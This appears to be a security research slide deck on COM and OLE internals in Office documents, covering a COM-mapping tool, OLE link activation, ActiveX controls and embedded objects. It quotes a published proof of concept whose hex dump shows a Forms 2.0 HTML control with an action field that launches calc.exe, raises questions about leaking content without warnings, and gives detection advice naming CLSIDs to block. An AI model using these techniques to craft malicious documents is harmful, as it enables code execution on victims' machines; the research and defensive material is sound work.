


OLE Detour



OLE Rundown – COM

- COM is a “binary-interface” standard
- “Componentize” software
- Language independent
- Each COM component gets registered with a Class ID UUID
 - HKCR\ClSID
 - ProgID
- All COM components implement IUnknown
 - HKCR\Interface
- Dynamically lookup if a COM class implements an interface




OLE Rundown

- Object Linking and Embedding
- It is a technology built on COM – 1990
 - Any COM class that implements IOleObject.
- Textbook use case: Paste an excel spreadsheet in an office document
- It provides a means for “OLE Objects” to interact with “Ole Containers”
- Drag and drop / Clipboard
- There are many OLE interfaces, and several will need to be implemented for any given OLE component.
- This is a Word document in a PowerPoint presentation.


OLE Rundown - Terminology

- OLE has *containers applications*, *compound documents*, *objects*, and *object applications*
 - WordPad is the *container application*
 - The WordPad document is the *compound document*
 - The drawing is the *object*.
 - Objects can be *linked* or *embedded*
 - Scribble is the *object application*



OLE Rundown – OLE Compound File Binary Format

- “Compound File”
- It’s a filesystem in a file
 - Storage container – Directory
 - Stream – File
- Each root directory has a Class ID associated with it, so that the OLE container knows which application should handle it.



OLE Rundown – Linking vs Embedding

- **Linking**
 - Stores a path to the original data.
 - Never activated in-place
- **Embedding**
 - Original data is stored with compound document.

OLE Rundown – InProcServer, InProcHandler, and LocalServer

Initializing an embedded object will attempt to initialize components in this order:

- **InProcServer**
 - The COM object is responsible for implementing all functionality
- **InProcHandler**
 - If InProcServer failed.
 - Custom handler – Most COM classes set it to default handler.
- If InProcServer isn't specified, a LocalServer may be initialized in the running state.
 - If there's anything the local cache can't fulfill, a process must be created.



OLE Detour

Feature	OLE Server	Object (Out-of-process)	Object (In-process)
Required behaviors	IClassFactory	IOleObject IDataObject IPersistStorage	IOleObject IDataObject IPersistStorage IViewObject2 IOleCache2
Message filtering	IMessageFilter		
Linking	IOleItemContainer IPersistFile		IOleLink IExternalConnection
In-place activation		IOleInPlaceObject IOleInPlaceActiveObject	IOleInPlaceObject IOleInPlaceActiveObject
Drag and drop	IDropSource IDropTarget IDataObject		

<https://docs.microsoft.com/en-us/windows/win32/com/compound-document-interfaces>

OLE Detour

- How do I know what COM classes support these interfaces?
- OleView



OLE Detour

- *OLEView* is good for browsing implemented OLE classes.
- I want to query *ALL* classes that support **IOleObject**, **IDataObject**, and **IPersistFile**.
- I couldn't find any tools to do this, so I wrote one.

OLE Detour – COM Mapper

- COM Mapper attempts to initialize every class in HKLM\Software\Classes\CLSID and then call QueryInterface for every interface registered in HKLM\Software\Classes\Interface
- It saves these relationships in a neo4j graph
- Provides query functionality
 - “I want to see all the interfaces that CLSID X implements”
 - “want to see all classes that implement an interface Y”
 - “Give me all classes with a proglId”

OLE Detour – COM Mapper

```
1 MATCH (c:ComClass) - [:implements] → (i:ComInterface {iid: "{00000112-0000-0000-C000-000000000046}"}  
2 MATCH (c:ComClass) - [:implements] → (i2:ComInterface {iid: "{0000010A-0000-0000-C000-000000000046}"}  
3 MATCH (c:ComClass) - [:implements] → (i3:ComInterface {iid: "{0000010E-0000-0000-C000-000000000046}"}  
4 RETURN c, i, i2, i3
```



OLE Detour



Field codes – Explore - LINK

- Why didn't htafile work?
 - Doesn't implement the proper interfaces
 - IPersistFile
 - Explicitly blocked by COM Compatibility registry
 - COM Class blacklist
 - Implementation specifics
- What will work?
 - Link source
 - IOleObject
 - IDataObject
 - IPersistStorage <- not actually used in linking
 - IPersistFile
 - CoCreateInstance with CLSCTX_LOCAL_SERVER

Field codes – Explore - LINK

- Opening an OLE link
- CreateLinkToFile
- IMoniker::BindToObject
 - GetClassFile
 - Compound file
 - File extension
 - CoCreateInstance (CLSCTX_LOCAL_SERVER)
 - IPersistFile::Load <- Loaded but not activated
 - IPersistFile::QueryInterface(IID_IOleObject)
 - IOleObject::DoVerb() <- activation

Field codes – Summary

- Look into new ways to leak content without warning message
 - What kind of programmatic constructs can you build?
- We can create OLE Linked objects on opening of a document.
 - A link to an OLE compound file will initialize the class in the CLSID field.
- Even if a COM class isn't fully supported, can we get enough functionality to do something interesting?


ActiveX Controls



Back when everything was Xtreme!

ActiveX Controls – Common Usage

- What is it?
 - ActiveX is a subset of OLE
 - It's really just a rebrand of OLE 2.0
 - ActiveX technically only requires the implementation of IUnknown
 - Windows will present anything with the “Control” key in the CLSID registry as an ActiveX control
- In English
 - Forms, buttons, charts



ActiveX Controls – What does it look like?



Active X Label!


```
Volume serial number is DA9E-BEDC
C:.
[Content_Types].xml
docProps
    app.xml
    core.xml
word
    document.xml
    fontTable.xml
    settings.xml
    styles.xml
    webSettings.xml
activeX
    activex1.bin
    activex1.xml
        _rels
            activex1.xml.rels
media
    image1.wmf
theme
    theme1.xml
        _rels
            document.xml.rels
        .rels
```

ActiveX Controls – What does it look like?

```
Volume serial number is DA9E-BEDC
C:.
[Content_Types].xml
docProps
    app.xml
    core.xml
word
    document.xml
    fontTable.xml
    settings.xml
    styles.xml
    webSettings.xml
theme
    theme1.xml
_rels
    document.xml.rels
_rels
    .rels
```

```
Volume serial number is DA9E-BEDC
C:.
[Content_Types].xml
docProps
    app.xml
    core.xml
word
    document.xml
    fontTable.xml
    settings.xml
    styles.xml
    webSettings.xml
activeX
    activeX1.bin
    activeX1.xml
    _rels
        activeX1.xml.rels
media
    image1.wmf
theme
    theme1.xml
    _rels
        document.xml.rels
    _rels
        .rels
```

ActiveX Controls – What does it look like?



File1 activeX1.bin


Address / Size Type Value

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<ax:ocx ax:classid="{978C9E23-D4B0-11CE-BF2D-00AA003F40D0}" ax:persistence="persistStorage"
```

ActiveX Controls – Malicious Usage

- Most ActiveX malware will utilize VBA macros
 - Bypassing the auto open events like “Auto_Open”
- Microsoft Forms 2.0 HTML Controls
 - “Click me if you can, Office social engineering with embedded objects” by Yorrick Koster
 - <https://www.securify.nl/blog/click-me-if-you-can-office-social-engineering-with-embedded-objects>
 - Abuses the “action” field in a URL handler to open an executable on the host machine
 - Required to double click on target AND accept security warnings

ActiveX Controls – Malicious Usage



ActiveX Controls – Malicious Usage

```
Volume serial number is DA9E-BEDC
C:.
  [Content_Types].xml
  docProps
    app.xml
    core.xml
  word
    document.xml
    fontTable.xml
    settings.xml
    styles.xml
    webSettings.xml
  activeX
    activeX1.bin
    activeX1.xml
    _rels
      activeX1.xml.rels
  media
    image1.wmf
  theme
    theme1.xml
  _rels
    document.xml.rels
  _rels
    .rels
```

The screenshot shows a debugger interface with two panes. The left pane displays a memory dump of file data, with the rightmost column showing the corresponding ASCII characters. The right pane shows the XML structure of the 'activeX1.xml' file, specifically the 'activeX' element which contains an ActiveX control definition.

Memory Dump (Left Pane):

Address	Value	Character
00000000	12 D1 12 55 C6 5C CF 11 8D 67 00 AA 00 BD CE 1D	Ñ U&Í g à %í
00000010	3C 00 78 00 20 00 74 00 79 00 70 00 65 00 3D 00	<x type=
00000020	22 00 69 00 6D 00 61 00 67 00 65 00 22 00 20 00	"image"
00000030	73 00 72 00 63 00 3D 00 22 00 22 00 20 00 61 00	src="" a
00000040	63 00 74 00 69 00 6F 00 6E 00 3D 00 22 00 66 00	ction="f
00000050	69 00 6C 00 65 00 3A 00 2F 00 2F 00 2F 00 63 00	ile:///c
00000060	7C 00 2F 00 77 00 69 00 6E 00 64 00 6F 00 77 00	/window
00000070	73 00 2F 00 73 00 79 00 73 00 74 00 65 00 6D 00	s/system
00000080	33 00 32 00 2F 00 63 00 61 00 6C 00 63 00 2E 00	32/calc.
00000090	65 00 78 00 65 00 22 00 3E 00 0D 00 0A 00	exe">
000000A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000
000000B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000
000000C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000
000000D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000
000000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000
000000F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000
00000100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000
00000110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000
00000120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000
00000130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000
00000140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000
00000150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000
00000160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000

XML Editor (Right Pane):

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<ax:ocx ax:classid="{5512D112-5CC6-11CF-8D67-00AA00BDCE1D}" ax:persistence="persistStream"
```

<https://www.securify.nl/blog/click-me-if-you-can-office-social-engineering-with-embedded-objects>

ActiveX Controls – Defense / Detection

- Since most ActiveX abuse is macro related, defense and detection will be related to quality of VBA scanning.
- Microsoft Forms 2.0 Abuse
 - Ensure the proper CLSIDs are blocked
 - {5512D112-5CC6-11CF-8D67-00AA00BDCE1D} – Have more than one CLSID
 - {5512D110-5CC6-11CF-8D67-00AA00BDCE1D}
 - Scan the activeX bin files for html containing an “action=” field
- Microsoft implemented an ActiveX control whitelist

ActiveX Controls – Summary

- What other classes can we embed?
 - Even if they aren't fully supported, can we trick a registered COM component to load data and get execution?

Embedded Objects – Common usage

- Since Microsoft Office is considered a *Container Application*, it can create *compound documents* (Word documents) that can contain embedded objects.
- When articles mention embedded ole objects, they are usually talking about embedded *packager* objects .
- Users can embed files in their word documents.
- Users can embed other office documents

Embedded Objects – What does it look like?

The image shows the Microsoft Word ribbon interface with the 'Font' and 'Paragraph' tabs selected. A green line points from the 'Clipboard' section of the ribbon to a file named 'embedded_text_file.txt' located on the desktop.

The file system tree on the right shows the contents of a Word document file:

- Volume serial number is DA9E-BEDC
- C:\.
 - [Content_Types].xml
 - docProps
 - app.xml
 - core.xml
 - word
 - document.xml
 - fontTable.xml
 - settings.xml
 - styles.xml
 - webSettings.xml
 - embeddings
 - oleobject1.bin
 - media
 - image1.emf
 - theme
 - theme1.xml
 - _rels
 - document.xml.rels
 - _rels.rels

Embedded Objects – What does it look like?

A screenshot of a hex editor showing the raw binary data of an embedded object. The left pane displays the hex dump, and the right pane shows the ASCII representation. A green vertical bar highlights a section of the hex dump. Below the main panes are two navigation panes: one for 'oleObject1.bin' and another for 'Data'.

Address	/	Size	Type	Value
00000000				
00000010				
00000020				
00000030				
00000040				
00000050				
00000060				
00000070				
00000080				
00000090				
000000A0				
000000B0				
000000C0				
000000D0				
000000E0				
000000F0				
00000100				
00000110				
00000120				
00000130				
00000140				
00000150				
00000160				
00000170				
00000180				
00000190				
000001A0				
000001B0				
000001C0				
000001D0				
000001E0				
000001F0				
00000200				

A screenshot of a file viewer showing the properties of an embedded object. The top pane displays the file's content, and the bottom pane shows the file's properties. A green arrow points from the 'Associated Class' section to the 'Class ID' field, which contains a GUID. The properties listed include:

- Associated Class: {00030000-0000-0000-C000-000000000046}
- Class Name:
- Created: Monday, November 2, 2020 at 12:10:01 PM
- Last Access: Monday, November 2, 2020 at 12:10:01 PM
- Last Write: Tuesday, January 1, 1980 at 12:00:00 AM
- Storages: 1
